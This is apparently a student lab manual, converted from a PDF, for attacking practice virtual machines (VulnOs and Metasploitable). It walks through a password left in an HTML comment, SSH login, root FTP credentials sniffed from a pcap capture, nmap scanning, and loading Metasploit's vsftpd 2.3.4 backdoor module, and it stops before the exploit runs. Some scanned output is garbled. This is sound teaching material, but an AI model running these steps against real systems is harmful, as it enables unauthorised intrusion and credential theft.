
```

275
276
277 <!--
278 Username : test
279 Password : ****
280 -->
281 <ul>
282   <li>
283     <tt>apache2.conf</tt> is the main configuration
284     file. It puts the pieces together by including all remaining configuration
285     files when starting up the web server.
286   </li>
287
288   <li>
289     <tt>ports.conf</tt> is always included from the
290     main configuration file. It is used to determine the listening ports for
291     incoming connections, and this file can be customized anytime.
292   </li>
293
294   <li>
295     Configuration files in the <tt>mods-enabled/</tt>,
296     <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
297     particular configuration snippets which manage modules, global configuration
298     fragments, or virtual host configurations, respectively.
299 </li>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**



```

(kali㉿kali)-[ ~ ]$ ssh test@192.168.232.128 -p 13652
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$ 

```

The screenshot shows a terminal window on Kali Linux. The user has typed 'ssh test@192.168.232.128 -p 13652'. The response indicates a secure connection to VulnOs using Dropbear SSH server. The user is prompted for the password 'test'. The password is entered and the prompt changes to 'test@VulnOs:~\$'. Below the terminal window, a note explains that the password is called 'spudcr' due to the use of environment variables in the default configuration.

Use ls command

```
test@VulnOs:~$ ls
Desktop/ Downloads/ Music/
Documents/ Images/ Public/
Templates/ Videos/
test@VulnOs:~$
```


Use whoami to find the user



```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command

```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng s3cr3t.txt
```


Now go to Windows system, open browser and download WinSCP









Goto Desktop




Open kali linux and search for wireshark tool




Open wireshark tool in kali



Open cap.pcapng file in the wireshark from desktop folder



Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```
Wireshark - Follow TCP Stream (tcp.stream eq 0) ·

220 pyftpdlib 1.5.6 ready.
USER root[REDACTED]
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.
```

Now copy password and open cmros using above credentialsBy

```
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

using the above credentials we can crack cmros system

Now use ls command

```
root@VulnOs:~# ls
Desktop      tazinst.conf
root@VulnOs:~# cd Desktop
```

```
Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1
VulnOs login: root
Password:

Welcome to the Open Source World!
Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop      tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:~# ls
bin          etc          lib          mnt          run          tmp
boot         home         lost+found  proc         sbin         usr
dev          init         media        root         sys          var
root@VulnOs:~#
```

```
root@VulnOs:~/Desktop# ls
```

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:~# ls
bin          etc          lib          mnt          run          tmp
boot         home         lost+found  proc         sbin         usr
dev          init         media        root         sys          var
root@VulnOs:~# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop    Downloads   Music     Templates
Documents  Images     Public    Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on

```

Starting up...
Loading, please wait...
[    6.282984] sd 2:0:0:0: [sdal] Assuming drive cache: write through
[    6.283266] sd 2:0:0:0: [sdal] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
[    7.170827] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled! [ OK ]
* Setting the system clock [ OK ]
* Loading kernel modules...
* Loading manual drivers... [ OK ]
* Setting kernel variables... [ OK ]
* Activating swap... [ OK ]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3703 days without being checked, check forced.
/dev/mapper/metasploitable-root: ===== - 76.6%
```

username and password is same

msfadmin

```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

```
Zenmap
Scan Tools Profie Help
Target: 192.168.23.129
Command: nmap -T4 -A -v 192.168.23.129
Nmap Output Ports/Hosts Topology Host Details Scans
Hosts Services
OS + Host 192.168.23.129
nmap -T4 -A -v 192.168.23.129
L: error: Couldn't connect to port 23 (telnet) (192.168.23.129) (0x0011: glibc:errno)
8080/tcp open http Apache Jserv (Protocol v1.3)
    |_http-methods: GET, HEAD, POST, OPTIONS
    |_http-title: Apache Tomcat/5.5
        |_http-server-header: Apache Tomcat
        |_http-methods:
            |_ Supported Methods: GET, HEAD, POST, OPTIONS
    |_http-headers: Apache/2.0.4 (Ubuntu) OpenSSL/1.0.2-fips PHP/5.5.9-1ubuntu4.10
    |_MAC Address: 00:0C:29:81:2B:EF (VMware)
    Device type: general purpose
    OS CPE: cpe:/o:linux:linux_kernel:2.6
    OS details: Linux 2.6.0 - 2.6.32
    OS comment: Apache/2.0.4 (Ubuntu) OpenSSL/1.0.2-fips PHP/5.5.9-1ubuntu4.10 Date: 2022-07-14 14:24:41
Network Distance: 1 hop
Service detection performed. Difficulty:199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   _ auth_level: user
|   authentication_level: user
|   challenge_response_supported: supported
|   encrypted_password: dangerous, but default
|_smb-time: Protocol negotiation failed (SMB2)
NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Name resolution:
    METASPOITABLE<0> Flags: cunfq<active>
    TEPSTER<0> Flags: cunfq<active>
    METASPOITABLE<0> Flags: cunfq<active>
    \\\$1\\$1_MSRIBUTE<\\\$2\\$1> Flags: cgroup<active>
    WORKGROUP<0> Flags: cunfq<active>
    WORKGROUP<1> Flags: cunfq<active>
    WORKGROUP<2> Flags: cgroup<active>
    WORKGROUP<3> Flags: cgroup<active>
    OS: Unix (Same: 2.0-20-Dbian)
    Computer name: metasploitable
    Full computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    Last boot time: 2022-07-04T08:15:04+04:00
    _clock-skew mean: 31ms, deviation: 2h18m34s, median: 5s

TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 192.168.23.129

NSE Script Post-scanning:
Completed NSE at 14:24:41.28 0.00s elapsed
Initiating NSE at 14:24:41.28 0.00s elapsed
Initiating NSE at 14:24:41.28 0.00s elapsed
Completed NSE at 14:24:41.28 0.00s elapsed
Initiating NSE at 14:24:41.28 0.00s elapsed
Completed NSE at 14:24:41.28 0.00s elapsed
Raw packets sent: 3020 (45.03KB) | Rcvd: 1818 (41.53KB)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done! IP address (1 host up) scanned in 175.28 seconds
Raw packets sent: 3020 (45.03KB) | Rcvd: 1818 (41.53KB)
```

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPD 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Provided by:

```
hdm <x@hdm.io>
MC <mc@metasploit.com>
```

Available targets:

Id	Name
----	------

```
Basic options:
Name      Current Setting  Required  Description
RHOSTS                yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      21              yes        The target port (TCP)
```

Set rhost ipaddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

    Name: VSFTPD v2.3.4 Backdoor Command Execution
    Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
